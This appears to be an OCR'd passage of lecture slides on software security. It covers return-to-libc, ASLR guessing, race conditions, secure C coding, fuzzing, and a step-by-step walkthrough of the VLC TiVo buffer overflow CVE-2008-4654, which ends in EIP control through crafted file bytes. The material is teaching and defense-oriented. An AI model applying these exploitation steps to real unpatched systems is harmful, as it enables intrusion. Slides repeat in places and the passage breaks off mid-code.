

Arguments when smashing the %ebp




```
pushl %ebp
movl  %esp, %ebp
```

```
mov %ebp %esp
pop %ebp
pop %eip
```


Arguments when smashing the %ebp





```
pushl %ebp
movl  %esp, %ebp
```

```
mov %ebp %esp
pop %ebp
pop %eip
```

At this point, we can reliably access local vars


Return to libc




How do we ensure these are the args?

By prepending 4 byte padding


Inferring addresses with ASLR



Inferring addresses with ASLR




Inferring addresses with ASLR



0x01010101 = 16 million == 16 sec of sleep
Wrong guess -> crash
Correct guess -> response in 16 sec


Inferring addresses with ASLR



Why this work?
fork() does **not** re-randomize ASLR

0x01010101 = 16 million == 16 sec of sleep
Wrong guess -> crash
Correct guess -> response in 16 sec

Return to libc



How do we ensure these are the args?

By prepending 4 byte padding

Defense: Get rid of system()?

- Remove any function call that
  - is not needed
  - could wreck havoc
  - system(), exec(), connect(), open() …
- SECCOMP(secure computing mode) with BPF
  - Make a process to only limited system calls
    - Reduce the attack surface
  - `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &filter)`
  - Sandboxing in Chrome and others

Buffer Overflow

- A major security threat yesterday, today, and tomorrow
- The good news?
- It is **possible** to reduce overflow attacks
  - Safe languages, NX bit, ASLR, education, etc.
- The bad news?
- Buffer overflows will exist for a long time
  - Legacy code, bad development practices, etc.

Incomplete mediation

Input Validation

- Consider: `strcpy(buffer, argv[1])`
- A buffer overflow occurs if

  `len(buffer) < len(argv[1])`
- Software must **validate** the input by checking the length of `argv[1]`
- Failure to do so is an example of a more general problem: **incomplete mediation**

Input Validation

- Consider web form data
- Suppose input is validated on client
- For example, the following is valid

  `http://www.things.com/orders/final&custID=112&qty=20&price=10&shipping=5&total=205`
- Suppose input is not checked on server
  - Why bother since input checked on client?
  - Then attacker could send http message

  `http://www.things.com/orders/final&custID=112&qty=20&price=10&shipping=5&total=25`

Incomplete Mediation

- Linux kernel
  - Research has revealed many buffer overflows
  - Many of these are due to incomplete mediation
- Linux kernel is "good" software since
  - Open-source
  - Kernel — written by coding gurus
- Tools exist to help find such problems
  - But incomplete mediation errors can be subtle
  - And tools useful to attackers too!

Race Conditions

Race Condition

- Security processes should be **atomic**
  - Occur "all at once"
- Race conditions can arise when security-critical process occurs in stages
- Attacker makes change between stages
  - Often, between stage that gives authorization, but before stage that transfers ownership

Time between test and execution


- Common code style:

```
if (doing_this_is_allowed)
    do_it();
```

Trudy


Example: mkdir Race Condition

- mkdir creates new directory
- How mkdir is supposed to work



mkdir Attack

- The mkdir **race condition**




- Not really a "race"
  - But attacker's timing is critical

Race Conditions

- Race conditions are common
- Race conditions may be more prevalent than buffer overflows
- But race conditions harder to exploit
  - Buffer overflow is "low hanging fruit" today
- To prevent race conditions, make security-critical processes atomic
  - Occur all at once, not in stages
  - Not always easy to accomplish in practice

Many other software vulnerabilities



General Mitigation Against Software Vulnerabilities

Written Assignment 1

- Due tonight
- Programming assignment 2 will be out soon
- Midterm next Mon. 3/18

Defensive Coding Practice

Defensive Coding Practice

- Think defensive driving
  - Avoid depending on anyone else around you
  - If someone does something unexpected, you won't crash
  - It's about minimizing trust
- Each module takes responsibility for checking the validity of all inputs sent to it
  - Even if you "know" your callers will never send a NULL pointer
  - Better to throw an exception than run malicious code

How to Program Defensively

- Code reviews, real or imagined
  - Organize your code so it is obviously correct
  - Re-write until it would be self-evident to a reviewer
- Remove the opportunity for programmer mistakes with better languages and libraries
  - Java performs automatic bounds checking
  - C++ provides a safe `std::string` class

Secure Coding Practices

- Think about all potential inputs, no matter how peculiar

```
char digit_to_char(int i) {
char convert[] = "0123456789";
return convert[i];
}
```


Secure Coding Practices

- Think about all potential inputs, no matter how peculiar

```
char digit_to_char(int i) {
char convert[] = "0123456789";
return convert[i];
}
```

```
char digit_to_char(int i) {
   char convert[] = "0123456789";
   if(i < 0 || i > 9)
      return '?';
   return convert[i];
}
```


Secure Coding Practices

- Use safe string functions
  - Traditional string library routines assume target buffers have sufficient length

```
char str[4];
char buf[10] = "good";
strcpy(str,"hello"); // overflows str
strcat(buf," day to you"); // overflows buf
```

- Safe versions check the destination length

```
char str[4];
char buf[10] = "good";
strlcpy(str,"hello",sizeof(str)); //safer null terminated
strlcat(buf," day to you",sizeof(buf));
```

Secure Coding Practices

- for string-oriented functions
  - `strcat` ⟹ `strlcat`
  - `strcpy` ⟹ `strlcpy`
  - `strncat` ⟹ `strlcat`
  - `strncpy` ⟹ `strlcpy`
  - `sprintf` ⟹ `snprintf`
  - `vsprintf` ⟹ `vsnprintf`
  - `gets` ⟹ `fgets`
  - `strn`… do not NUL-terminate if they run up against the size limit
  - `strl`… are not standard library functions

Secure Coding Practices

- Use safe string library
  - Safety first, despite some performance loss
- Example: Very Secure FTP(vsftp) string library

```
struct mystr; // impl hidden
void str_alloc_text(struct mystr* p_str, const char* p_src);
void str_append_str(struct mystr* p_str, const struct mystr* p_other);
int str_equal(const struct mystr* p_str1, const struct mystr* p_str2);
int str_contains_space(const struct mystr* p_str);
…
```


Secure Coding Practices

- Understand pointer arithmetic

```
int *search(int *p, int val) {
   while (p && *p != val)
      p += sizeof(int);

   return p;
}
```


Secure Coding Practices

- Understand pointer arithmetic

```
int *search(int *p, int val) {
   while (p && *p != val)
      p += sizeof(int);

   return p;
}
```

- Use the right unit

```
int *search(int *p, int val) {
   while (p && *p != val)
      p += 1;

   return p;
}
```


Secure Coding Practices

- Defend dangling pointers

```
int x = 5;
int *p = malloc(sizeof(int));
free(p);
int **q = malloc(sizeof(int *)); //may reuse p's space
*q = &x;
*p = 5;  // q may point to address location 5
**q = 3; //crash (or worse)! segmentation fault
```


Secure Coding Practices

- Defend dangling pointers

```
int x = 5;
int *p = malloc(sizeof(int));
free(p);
p = NULL; //defend against bad deref
int **q = malloc(sizeof(int *)); //may reuse p's space
*q = &x;
*p = 5; //crash, but in a good way
**q = 3;
```

Secure Coding Practice

- Manage memory properly
  - Common approach in C: goto error handling code
  - Like try/finally in languages like Java

```
int foo(int arg1, int arg2) {
   struct foo *pf1, *pf2;
   int retc = -1; pf1 = malloc(sizeof(struct foo));
   if (!isok(arg1)) goto CLEANUP;
   ...
   pf2 = malloc(sizeof(struct foo)); if (!isok(arg2)) goto FAIL_ARG2;
   ...
   FAIL_ARG2:
   free(pf2); //fallthru
   CLEANUP: free(pf1); return retc;
}
```


Secure Coding Practice

- Use a safe allocator
  - ASLR challenges exploits by making the base address of libraries unpredictable
  - Challenge heap-based overflows by making the addresses returned by malloc unpredictable
    - Can have some negative performance impact
  - Example:
    - DieHard: approximating an infinite heap

Secure Coding Practice

- Favor safe libraries
  - Libraries encapsulate well-thought-out design
    - Take advantage
  - Smart pointers
    - Pointers with only safe operations
    - Lifetimes managed appropriately
    - First in Boost library, now a C++ standard
  - Networking: Google protocol buffers, Apache Thrift
    - For dealing with network-transmitted data
    - Ensures input validation, parsing
    - Efficient


Automated Testing Techniques

Automated Testing Techniques

- Code analysis
  - Static: Many of the bugs we've shown could be easily detected
  - Dynamic: Run in a VM and look for bad writes(Valgrind)
- Fuzz testing
  - Generate many random inputs, see if the program fails
    - Totally random
    - Start with a valid input file and mutate
    - Structure-driven input generation: take into account the intended format of the input
  - Typically involves many inputs

Static analysis - Walk you through an example

- Try to hack VideoLan's popular VLC media player
  - VLC 0.9.4 on Windows Vista SP1(32-bit)



Phase I: Vulnerability Discovery

- Step 1: Generate a list of the demuxers of VLC
- Step 2: Identify the input data
- Step 3: Trace the input data
- In digital video, **demuxing** or **demultiplexing** *refers to the process of separating audio and video as well as other data from a video stream or container in order to play the file. A demuxer is software that extracts the components of such a stream or container.*

Step 1: Generate a List of Demuxers of VLC

Directory: vlc-0.9.4\modules\demux\

Step 2: Identify the input data

Source code file *vlc-0.9.4\include\vlc_demux.h*

```
[..]
41 struct demux_t
42 {
43     VLC_COMMON_MEMBERS
44
45     /* Module properties */
46     module_t    *p_module;
47
48     /* eg informative but needed (we can have access+demux) */
49     char        *psz_access;
50     char        *psz_demux;
51     char        *psz_path;
52
53     /* input stream */
54     stream_t    *s;     /* NULL in case of a access+demux in one */
[..]
```

A reference to the input data to be demuxed

Step 3: Trace the input data

Source code file *vlc-0.9.4\modules\demux\Ty.c*

Function parse_master()

```
[..]
1623 static void parse_master(demux_t *p_demux)
1624 {
1625     demux_sys_t *p_sys = p_demux->p_sys;
1626     uint8_t mst_buf[32];
1627     int i, i_map_size;
1628     int64_t i_save_pos = stream_Tell(p_demux->s);
1629     int64_t i_pts_secs;
1630
1631     /* Note that the entries in the SEQ table in the stream may have
1632        different sizes depending on the bits per entry.  We store them
1633        all in the same size structure, so we have to parse them out one
1634        by one.  If we had a dynamic structure, we could simply read the
1635        entire table directly from the stream into memory in place. */
```


Trace the input data(cont.)

```
1636
1637     /* clear the SEQ table */
1638     free(p_sys->seq_table);
1639
1640     /* parse header info */
1641     stream_Read(p_demux->s, mst_buf, 32);
1642     i_map_size = U32_AT(&mst_buf[20]);  /* size of bitmask, in bytes */
1643     p_sys->i_bits_per_seq_entry = i_map_size * 8;
1644     i = U32_AT(&mst_buf[28]);   /* size of SEQ table, in bytes */
1645     p_sys->i_seq_table_size = i / (8 + i_map_size);
1646
1647     /* parse all the entries */
1648     p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof(ty_seq_table_t));
1649     for (i=0; i<p_sys->i_seq_table_size; i++) {
1650         stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
[..]
```

Trace the input data(cont.)

```
1636
1637     /* clear the SEQ table */
1638     free(p_sys->seq_table);
1639
1640     /* parse header info */
1641     stream_Read(p_demux->s, mst_buf, 32);
1642     i_map_size = U32_AT(&mst_buf[20]);  /* size of bitmask, in bytes */
1643     p_sys->i_bits_per_seq_entry = i_map_size * 8;
1644     i = U32_AT(&mst_buf[28]);   /* size of SEQ table, in bytes */
1645     p_sys->i_seq_table_size = i / (8 + i_map_size);
1646
1647     /* parse all the entries */
1648     p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof(ty_seq_table_t));
1649     for (i=0; i<p_sys->i_seq_table_size; i++) {
1650         stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
[..]
```

Copied 32 bytes from user input file to the stack buffer `mst_buf`

Trace the input data(cont.)

```
1636
1637    /* clear the SEQ table */
1638    free(p_sys->seq_table);
1639
1640    /* parse header info */
1641    stream_Read(p_demux->s, mst_buf, 32);
1642    i_map_size = U32_AT(&mst_buf[20]);  /* size of
1643    p_sys->i_bits_per_seq_entry = i_map_size * 8;
1644    i = U32_AT(&mst_buf[28]);   /* size of SEQ tab
1645    p_sys->i_seq_table_size = i / (8 + i_map_size);
1646
1647    /* parse all the entries */
1648    p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof(ty_seq_table_t));
1649    for (i=0; i<p_sys->i_seq_table_size; i++) {
1650        stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
[..]
```

Copied 32 bytes from user input file to the stack buffer `mst_buf`

4 bytes user-controlled data Extracted from the buffer and stored in `i_map_size`

Trace the input data(cont.)


```
1636
1637    /* clear the SEQ table */
1638    free(p_sys->seq_table);
1639
1640    /* parse header info */
1641    stream_Read(p_demux->s, mst_buf, 32);
1642    i_map_size = U32_AT(&mst_buf[20]);  /* size of
1643    p_sys->i_bits_per_seq_entry = i_map_size * 8;
1644    i = U32_AT(&mst_buf[28]);   /* size of SEQ tab
1645    p_sys->i_seq_table_size = i / (8 + i_map_size);
1646
1647    /* parse all the entries */
1648    p_sys->seq_table = malloc(p_sys->i_seq_table_size * si
1649    for (i=0; i<p_sys->i_seq_table_size; i++) {
1650        stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
[..]
```

Copied 32 bytes from user input file to the stack buffer `mst_buf`

4 bytes user-controlled data Extracted from the buffer and stored in `i_map_size`

User-controlled data is copied once again in stack buffer `mst_buf`. If `i_map_size > 24`, buffer overflow will occur.

Illustration of buffer overflow



Phase II: Exploitation

- Step 1: Find a sample TiVo movie file
- Step 2: Find a code path to reach the vulnerable code
- Step 3: Manipulate the TiVo movie file to crash VLC
- Step 4: Manipulate the TiVo movie file to gain control of EIP

Step 1: Find a sample TiVo movie file

```
$ wget http://samples.mplayerhq.hu/TiVo/test-dtivo-junkskip.ty%2b
--2008-10-12 21:12:25--  http://samples.mplayerhq.hu/TiVo/test-dtivo-junkskip.ty%2b
Resolving samples.mplayerhq.hu... 213.144.138.186
Connecting to samples.mplayerhq.hu|213.144.138.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5242880 (5.0M) [text/plain]
Saving to: `test-dtivo-junkskip.ty+´

100%[======================>] 5,242,880    240K/s   in 22s

2008-10-12 21:12:48 (232 KB/s) - `test-dtivo-junkskip.ty+´ saved [5242880/5242880]
```

Website http://samples.mplayerhq.hu is a good starting point to search for all kinds of multimedia file-format samples

Step 2: Find a code path to reach the vulnerable code

```
1866    /* check if it's a PART Header */
1867    if( U32_AT( &p_peek[ 0 ] ) == TIVO_PES_FILEID )
1868    {
1869        /* parse master chunk */
1870        parse_master(p_demux);
1871        return get_chunk_header(p_demux);
1872    }
```

```
[..]
112 #define TIVO_PES_FILEID    ( 0xf5467abd )
[..]
```

Pattern in the sample file

```
00300000h: F5 46 7A BD 00 00 00 02 00 02 00 00 00 01 F7 04 ; õFz½.............÷.
00300010h: 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48 ; ........;šÊ....H
```


Step 3: Manipulate the TiVo movie file to crash VLC

- Change the 4-byte value at the sample file offset of `i_map_size` (which is 0x00300014 in the file)

```
00300010h: 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48 ; ........;šÊ....H
                       ↓
00300010h: 00 00 00 08 00 00 00 ff 3B 9A CA 00 00 00 01 48 ; ........;šÊ....H
```

Change `i_map_size` to 0xff(255)
Enough to overflow the 32-byte stack buffer
VLC Crashed!!!

VLC access violation in immunity debugger




Because the instruction pointer (EIP) is corrupted(0x20030000)

Step 4: Manipulate the TiVo movie file to gain control of EIP

```
00300050h: 56 4A 00 00 03 1F 6C 49 6A A0 25 45 00 00 03 20 ; VJ....lIj %E...
                                               ↓
00300050h: 56 4A 00 00 03 1F 6C 49 6A A0 25 45 41 41 41 41 ; VJ....lIj %EAAAA
```

Exploit found



Phase III: Vulnerability remediation

- Choices after found a vulnerability
  - Coordinated disclosure
    - Sell it to vulnerability broker
  - Full disclosure
    - Release to public without notifying the vendor
  - Notified the VLC maintainers, provided them with the necessary information, and coordinated with them on the timing of public disclosure.

First patch from VLC

```
--- a/modules/demux/ty.c
+++ b/modules/demux/ty.c
@@ -1639,12 +1639,14 @@ static void parse_master(demux_t *p_demux)
     /* parse all the entries */
     p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof(ty_seq_table_t));
     for (i=0; i<p_sys->i_seq_table_size; i++) {
-        stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
+        stream_Read(p_demux->s, mst_buf, 8);
         p_sys->seq_table[i].i_timestamp = U64_AT(&mst_buf[0]);
         if (i_map_size > 8) {
             msg_Err(p_demux, "Unsupported SEQ bitmap size in master chunk");
+            stream_Read(p_demux->s, NULL, i_map_size);
             memset(p_sys->seq_table[i].chunk_bitmask, i_map_size, 0);
         } else {
+            stream_Read(p_demux->s, mst_buf + 8, i_map_size);
             memcpy(p_sys->seq_table[i].chunk_bitmask, &mst_buf[8], i_map_size);
         }
```

- The formerly vulnerable call to stream_Read() now uses a fixed size value(8), and the user-controlled value of `i_map_size` is used only as a size value for stream_Read() if it is less than or equal to 8.

But…

- The variable `i_map_size` is still of the type signed int

Source code file *vlc-0.9.4\modules\demux\Ty.c*
Function parse_master()

```
[..]
1623 static void parse_master(demux_t *p_demux)
1624 {
1625     demux_sys_t *p_sys = p_demux->p_sys;
1626     uint8_t mst_buf[32];
1627     int i, i_map_size;
1628     int64_t i_save_pos = stream_Tell(p_demux->s);
1629     int64_t i_pts_secs;
1630
1631     /* Note that the entries in the SEQ table in the stream may have
1632        different sizes depending on the bits per entry.  We store them
1633        all in the same size structure, so we have to parse them out one
1634        by one.  If we had a dynamic structure, we could simply read the
1635        entire table directly from the stream into memory in place. */
```

- If a value >= 0x80000000 is supplied for i_map_size, it's interpreted as negative(type overflow), and the overflow will still occur in the stream_Read() and memcpy() functions of the else branch of the patch.

Final patch


```
[..]
@@ -1616,7 +1618,7 @@ static void parse_master(demux_t *p_demux)

 {
     demux_sys_t *p_sys = p_demux->p_sys;
     uint8_t mst_buf[32];
-    int i, i_map_size;
+    uint32_t i, i_map_size;
     int64_t i_save_pos = stream_Tell(p_demux->s);
     int64_t i_pts_secs;
[..]
```

Signed int changed to unsigned int

Microsoft Windows has security policies…

- Microsoft Windows Vista has security cookie or /GS feature (i.e., canary)
- And ASLR or NX/DEP (NX: Non-Executable, DEP: Data Execution Prevention) in Microsoft Windows Vista could have prevented arbitrary code execution on stack

DEP policy is OptIn in the default Vista



The process didn't OptIn for DEP

VLC compilation

- VLC compiled using Cygwin
  - set of utilities designed to provide the look and feel of Linux within the Windows operating system.
- Since the linker switches(DEP/ASLR), are supported only by Microsoft's Visual C++ 2005 SP1 and later (and thus are not supported by Cygwin), they aren't supported by VLC.

Vulnerability released

- The bug was assigned CVE-2008-4654.
- CVE: Common Vulnerabilities and Exposures
  - Provides a reference-method for publicly known information-security vulnerabilities and exploits
  - Maintained by MITRE Corporation

CVE-ID	
CVE-2008-4654	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Stack-based buffer overflow in the parse_master function in the Ty demux plugin (modules/demux/ty.c) in VLC Media Player 0.9.0 through 0.9.4 allows remote attackers to execute arbitrary code via a TiVo TY media file with a header containing a crafted size value.	

Lessons learned

- Never trust user input (this includes file data, network data, etc.)
  - **Attack surface** of the program
- Never use unvalidated length or size values
- Always make use of the exploit mitigation techniques offered by modern operating systems wherever possible.

Fuzzing

- A software testing technique that involves providing invalid, unexpected, or random data to the inputs of a computer program
- A form of penetration testing
  - **Actively** trying to find exploitable vulnerabilities
  - Useful for both attacker and defenders
- Automated or semi-automated
- Mostly for hunting memory corruption style
- Many bugs come from this way these days (could be over 50%)

Black-box Fuzz Testing

- Given a program, knows nothing about it or its input, simply feed it random inputs, see whether it crashes
- Advantage: easy to use
- Disadvantage: inefficient
  - Input often requires structures, random inputs are likely to be malformed
  - Inputs that would trigger a crash is a very small fraction, probability of getting lucky may be very low

Example of black-box fuzzing

- Random mutation and run cases
- You can do this within only 10 line python

```
import os, sys, random
def go():
  return random.randrange(0, 0x100)
filesize = os.path.getsize("./sample.xxx")
fp = open("./sample.xxx", "rb++")
tmpoffset = random.randrange(0, filesize)
fp.seek(tmpoffset, 0)
fp.write("%c%c%c%c" % (go(), go(), go(), go()))
fp.close()
os.system("target_binary sample.xxx")
```


Enhancement I: Mutation-Based Fuzzing

- Take a **well-formed input**, randomly perturb (flipping bit, etc.)
- Little or no knowledge of the structure of the inputs is assumed
- Anomalies are added to existing valid inputs
- Anomalies may be completely random
- Examples:
  - E.g., ZZUF, very successful at finding bugs in many real-world programs, http://sam.zoy.org/zzuf/

Example: fuzzing a pdf viewer


- Google for .pdf (about 1 billion results)
- Crawl pages to build a corpus of PDF files
- Use fuzzing tool (or script)
  - Grab a file
  - Mutate that file
  - Feed it to the program
  - Record if it crashed (and input that crashed it)

Mutation-based Fuzzing In Short

Mutation-based	Super easy to setup and automate +	Little to no protocol knowledge required +	Limited by initial corpus −	May fail for protocols with checksums, those which depend on challenge −

Enhancement II: Generation-Based Fuzzing

- Test cases are generated from some description of the format: RFC, documentation, a grammar, etc.
  - Using specified protocols/file format info
  - E.g., the SPIKE fuzzer
- Anomalies are added to each possible spot in the inputs
- Knowledge of protocol should give better results than random fuzzing



Generation-Based Fuzzing In Short

Mutation-based	Super easy to setup and automate +	Little to no protocol knowledge required +	Limited by initial corpus −	May fail for protocols with checksums, those which depend on − challenge
Generation-based	Writing generator can be labor intensive for complex protocols −	Have to have spec of protocol (Often can find good tools for existing protocols e.g. http, SNMP) −	Completeness +	Can deal with complex dependencies e.g. checksums +

Fuzzing Tools & Frameworks

Input Generation

- Existing generational fuzzers for common protocols (ftp, http, SNMP, etc.)
  - MuDynamics, FTPFuzz, WebScarab
- Fuzzing Frameworks: providing a fuzz set with a given spec
  - SPIKE, Peach, Sulley
- Mutation-based fuzzers
  - Taof, GPF, ProxyFuzz, PeachShark
- Special purpose fuzzers
  - Regular expressions, etc.

Input injection

- Simplest
  - Replay fuzzed packet trace
- Modify existing program/client
  - Invoke fuzzer at appropriate point
- Use fuzzing framework
  - e.g. Peach automates generating fuzzers

Bug Detection

- See if program crashed
  - Type of crash can tell a lot(SEGV vs. assert fail)
- Run program under dynamic memory error detector (Valgrind/purify)
  - Catch more bugs, but more expensive per run.
- See if program locks up
- Write your own checker: e.g. Valgrind tools

How Much Fuzzing Is Enough?

- Mutation based fuzzers may generate an infinite number of test cases...
  - When has the fuzzer run long enough?
- Generation based fuzzers may generate a finite number of test cases. What happens when they're all run and no bugs are found?

Code Coverage

- Some of the answers to these questions lie in *code coverage*
- **Code coverage** is a metric which can be used to determine how much code has been executed.
- Data can be obtained using a variety of profiling tools. e.g. gcov

Line Coverage

- Line/block coverage: Measures how many lines of source code have been executed.
- For the following code, only add() tested but not subtract().

```
int add(int a, int b) {
    return a + b;
}
int subtract(int a, int b) {
    return a - b;
}
int main() {
   int sum = add(5, 3);
   return 0;
}
```


Branch Coverage

- Branch coverage: Measures how many branches in code have been taken (conditional jmps)
- For the following code, `if` branch is covered but not `else` branch. Use negative inputs to reach 100% coverage.

```
int checkPositive(int number) {
    if (number > 0) {
        return 1; // Positive
    } else {
        return 0; // Non-positive
    }
}
int main() {
   int check = checkPositive(5);
   return 0;
}
```


Path Coverage

- Path coverage: Measures how many paths have been taken.
- For the following code, 100% path coverage achieved

```
int calculate(int a, int b, bool addFlag) {
